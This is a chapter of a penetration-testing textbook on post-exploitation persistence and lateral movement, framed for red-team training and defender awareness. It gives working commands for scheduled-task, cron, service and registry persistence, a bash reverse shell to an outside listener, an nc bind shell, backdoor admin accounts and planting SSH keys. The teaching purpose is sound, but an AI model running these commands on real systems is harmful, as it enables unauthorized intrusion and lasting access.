CH13: Post-Exploitation: Persistence and Lateral Movement
Introduction
Initial access is the start of the engagement, not the finish. A single compromised workstation proves that a way in exists. It does not yet prove what an attacker could do with that access: reach the file server, read the CEO's mailbox, or take over the domain. The work that answers those questions is post-exploitation, and it is where a penetration test demonstrates real business impact.
This chapter covers the two activities at the heart of post-exploitation. Persistence is how you keep access after the initial foothold, so a reboot, a closed laptop, or a rotated password does not end the engagement. Lateral movement is how you spread from the first compromised host to others, following credentials and trust relationships until you reach the systems that matter. Together they turn one foothold into a picture of organization-wide risk.
Both activities live on a scale between reliability and stealth. A backdoor that survives every reboot is also easier for defenders to find. A quiet, memory-only agent leaves little evidence but disappears when the machine restarts. Every technique in this chapter makes a tradeoff on that scale, and a professional tester chooses deliberately based on the rules of engagement and the client's detection maturity.
In the workforce, this is the daily work of a red team operator or an adversary emulation specialist. These roles exist to answer one question for the client: if an attacker got in, would we notice, and how far could they go? The techniques here also define what blue teams and threat hunters look for, so learning to establish persistence and move laterally is learning what defenders must detect.

Figure 13.1: Persistence preserves a foothold on one host, while lateral movement extends access to other hosts.
Figure 13.1 text description
Persistence supplies a way to regain access to the same host after an interruption. Lateral movement uses reachable services and usable credentials or trust relationships to access another host. Neither path guarantees success when defenses block its prerequisites.
Learning Objectives
After completing this chapter, you will be able to:
- Establish persistent access through scheduled tasks, cron jobs, services, daemons, reverse and bind shells, backdoor accounts, and startup file modifications, and explain the reliability and stealth tradeoff of each.
- Deploy command and control (C2) infrastructure for dependable remote execution, including beaconing channels over HTTPS, DNS, and other protocols.
- Plant backdoors and tamper with security controls, including web shells, malicious browser extensions, endpoint protection evasion, and log suppression.
- Enumerate lateral movement opportunities through network analysis, credential capture, and trust relationship mapping.
- Move laterally across the environment using SMB, RDP, SSH, and WinRM, and use living-off-the-land binaries (LOLBins) to blend in with normal activity.
- Chain persistence and lateral movement into a multi-stage scenario that shows how one host becomes domain-wide compromise.
13.1 Establishing Persistence
Persistence is any mechanism that restores an attacker's access after it would otherwise be lost. Systems reboot, users log out, sessions time out, and defenders kill processes. Without persistence, a single interruption ends access and forces the attacker to compromise the host again. With it, access survives.
Persistence mechanisms differ in three ways that matter for both attackers and defenders: what privilege level they require to install, what triggers them to run again, and how visible they are to security tools. A registry key that any user can write is quick to install and quick to find. A kernel driver is hard to install and hard to detect. Choosing among them is a planning decision, not an afterthought.

Figure 13.2: Persistence mechanisms reconnect a stored artifact with the event that activates it.
Figure 13.2 text description
A scheduled task or cron entry can launch a program when its configured time or event occurs. A startup entry can launch a program at the applicable logon or shell-start event. An added authorized public key permits later key-based login only when the service is reachable, the corresponding private key is available, and access policy permits it. Installation privileges and the scope of access depend on the mechanism.
Scheduled Tasks and Cron Jobs
Operating systems include built-in schedulers for running programs at set times or on set events. Attackers reuse these schedulers because they are legitimate, always present, and often lightly monitored.
On Windows, schtasks.exe creates scheduled tasks. A task can run at logon, at system start, or on a repeating interval. A task created to run as SYSTEM executes with the highest local privilege.
# Create a task that runs a payload every time any user logs on
schtasks /create /tn "WindowsHealthCheck" /tr "C:\Users\Public\update.exe" /sc onlogon /ru SYSTEM

# Create a task that runs every 10 minutes
schtasks /create /tn "TelemetrySync" /tr "C:\Users\Public\update.exe" /sc minute /mo 10

# List and delete tasks (defenders and testers both use these)
schtasks /query /fo LIST /v
schtasks /delete /tn "WindowsHealthCheck" /f
On Linux and macOS, cron runs commands on a schedule. Entries can be added per user with crontab or system-wide in /etc/cron.d, /etc/cron.daily, and related directories.
Each cron entry starts with five time fields, followed by the command to run. The five fields, read left to right, decide when the command fires:
| Position | Field | Allowed values |
|---|---|---|
| 1st | Minute | 0-59 |
| 2nd | Hour | 0-23 |
| 3rd | Day of month | 1-31 |
| 4th | Month | 1-12 |
| 5th | Day of week | 0-6 (Sunday = 0) |
Three symbols do most of the scheduling:
*matches every value for that field. Five asterisks (* * * * *) means every minute of every hour of every day.*/Nruns every N units. In the minute field,*/10means every 10 minutes.- A list (
0,30) or a range (1-5) restricts a field to specific values.
Reading a full entry is a matter of answering each field in order: at what minute, at what hour, on which day of the month, in which month, and on which day of the week. These examples show the pattern:
* * * * *    /tmp/.beacon.sh    # every minute
*/10 * * * * /tmp/.beacon.sh    # every 10 minutes
0 * * * *    /tmp/.beacon.sh    # at the top of every hour
0 2 * * *    /tmp/.beacon.sh    # every day at 2:00 AM
0 9 * * 1    /tmp/.beacon.sh    # every Monday at 9:00 AM
@reboot      /tmp/.beacon.sh    # once, each time the system boots
The @reboot shortcut is useful for persistence because it runs the command every time the machine starts, without tying it to a clock time.
To install persistence, an attacker appends an entry to the current user's crontab:
# Add a user cron job that runs a script every 10 minutes
(crontab -l 2>/dev/null; echo "*/10 * * * * /tmp/.sysupdate.sh") | crontab -

# List the current user's cron jobs
crontab -l
Attackers pick task and job names that resemble legitimate system activity, which is why defenders review scheduled tasks and cron entries by content, not just by name.

Figure 13.3: A user crontab entry separates five schedule fields from the command.
Figure 13.3 text description
In this user-crontab example, 0 selects minute zero and 2 selects hour two. The next three asterisks match every day of the month, every month, and every day of the week. The command follows the five fields, so this example runs daily at 02:00 in the scheduler's configured time zone. System crontab files may also include a user field.
Services and Daemons
A service (Windows) or daemon (Linux) is a long-running background process that the operating system starts automatically. Because services often run with elevated privileges and start at boot, they make durable persistence.
On Windows, sc.exe creates a service that runs a chosen binary.
# Create and start a service that launches a payload as LocalSystem
sc create "NetSvcHelper" binPath= "C:\Users\Public\svc.exe" start= auto
sc start "NetSvcHelper"
On Linux, a systemd unit file defines a service, its command, and its restart behavior.
# /etc/systemd/system/sysmonitor.service
[Unit]
Description=System Monitor

[Service]
ExecStart=/usr/local/bin/.monitor
Restart=always

[Install]
WantedBy=multi-user.target
systemctl enable --now sysmonitor.service
Services survive reboots and can be configured to restart if killed, which is why they rank high on reliability and lower on stealth. Endpoint detection tools commonly alert on new service creation.

Figure 13.4: Configured startup and restart behavior can relaunch a service after interruptions.
Figure 13.4 text description
An enabled, appropriately configured service can launch when the system reaches its configured startup target. If the process exits, a restart or recovery policy can request another launch. The diagram describes configured behavior rather than a guarantee that all services start at boot or restart after every stop. A service also requires a suitable executable, permissions, and an available operating system.
Reverse and Bind Shells
A shell is command-line access to a host. Post-exploitation relies on two patterns for obtaining it across a network.
A reverse shell has the target connect outward to the attacker's listener. This pattern usually crosses firewalls because outbound connections are more permissive than inbound.
# Attacker starts a listener
nc -lvnp 4444

# Target initiates the outbound connection (Bash)
bash -i >& /dev/tcp/10.10.14.5/4444 0>&1
A bind shell has the target listen on a port and wait for the attacker to connect in. This pattern is simpler but usually blocked by inbound firewall rules.
# Target listens and serves a shell
nc -lvnp 4444 -e /bin/bash

# Attacker connects
nc 10.0.1.20 4444
Reverse shells are the default in modern engagements because outbound-only traffic blends into normal network behavior. Encrypted or tunneled shells raise stealth further, at the cost of setup effort.

Figure 13.5: Reverse and bind shells differ in which endpoint initiates the network connection.
Figure 13.5 text description
The upper row shows a reverse shell: the target initiates a connection to a listener on the operator's system. The lower row shows a bind shell: the operator initiates a connection to a listener on the target. Arrow direction represents connection initiation, while an established session carries communication in both directions. Firewall and routing policy determine reachability. Either shell needs an additional restart mechanism to survive a reboot.
Backdoor Accounts
Creating a new account, or adding an existing account to a privileged group, gives an attacker a credential that works through normal login paths. This access is reliable because it uses supported authentication, and it is detectable because account creation is an audited event.
# Windows: create an account and add it to local administrators
net user svc_backup P@ssw0rd-2026! /add
net localgroup administrators svc_backup /add
# Linux: create an account and grant sudo
useradd -m -s /bin/bash svc_backup
passwd svc_backup
usermod -aG sudo svc_backup
Attackers sometimes give accounts names that mimic service accounts to avoid drawing attention during a casual review. Defenders counter this by alerting on privileged group changes and reconciling every account against an approved list.
Startup Files and Registry Keys
Both operating systems run certain programs automatically at logon or shell start. Writing to these locations gives persistence that any user can install, without creating a service or task.
# Windows: run a program at user logon via the Run key
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v Updater /t REG_SZ /d "C:\Users\Public\update.exe"
# Linux/macOS: run a command every time an interactive shell starts
echo '/tmp/.sysupdate.sh &' >> ~/.bashrc
These mechanisms are quick and low-privilege, which places them high on stealth for a casual look but well-known to any tool that audits autostart locations.
Stored Credentials and Keys
Rather than plant a program, an attacker can plant a credential. An SSH public key added to a user's authorized_keys file allows key-based login with no password.
# Add the attacker's public key for passwordless SSH access
echo "ssh-ed25519 AAAA... attacker@ops" >> ~/.ssh/authorized_keys
Cloud credentials in ~/.aws/credentials, API keys in .env files, and tokens cached by applications serve the same purpose. This form of persistence is subtle because it adds no process and no service, only a line in a trusted file.
Document every persistence artifact for removal
Persistence you install during an engagement is your responsibility to remove. Keep a running record of every task, service, account, key, and file you create, including hostname, path, and timestamp. Chapter 14 covers cleanup in detail, and that cleanup depends on this record. An account or backdoor left behind after the test is a real vulnerability you introduced, and finding it later is the client's problem, not the attacker's.
Putting It Together: A Layered Foothold on One Host
You gain a foothold on a Windows workstation as a standard user through a phishing payload. A single mechanism is fragile, so you layer persistence at the privilege you have. You add a Run key under HKCU for user-level restart, and you place a scheduled task set to run at logon. When a later privilege escalation gives you SYSTEM, you add a service set to start automatically, and you create a backup local administrator account that mimics a service account name. Each layer sits at a different privilege and uses a different trigger, so removing one does not remove them all. You log every artifact as you go, because you will remove all of it at the end of the engagement.

Figure 13.6: Each persistence artifact requires its own removal record.
Figure 13.6 text description
The chapter scenario begins with a user startup entry and a task operating at the available privilege level. After obtaining administrative privileges, the tester adds a system service and a privileged account. Each artifact can require a separate removal action. The inventory records the host, artifact path or name, installation time, privilege context, and verified removal status. An account supplies a later login path rather than automatically launching a program.
13.2 Command and Control Infrastructure
Command and control (C2) is the infrastructure and software that lets an operator send commands to compromised hosts and receive results. A raw reverse shell is a single fragile connection. A C2 framework manages many hosts, survives dropped connections, encrypts traffic, and provides post-exploitation tooling in one place.
C2 Frameworks
Several frameworks are standard in professional engagements. Each pairs a server the operator controls with an agent (also called an implant or beacon) that runs on the target.
- Metasploit provides the Meterpreter agent and listeners across many protocols, and is common for teaching and for straightforward engagements.
- Sliver is a modern, open-source framework written in Go, with support for multiple transports and easy cross-platform agents.
- Covenant is a .NET-based framework with a web interface, oriented toward Windows and Active Directory environments.
- Empire is a long-standing framework built around PowerShell and Python agents.
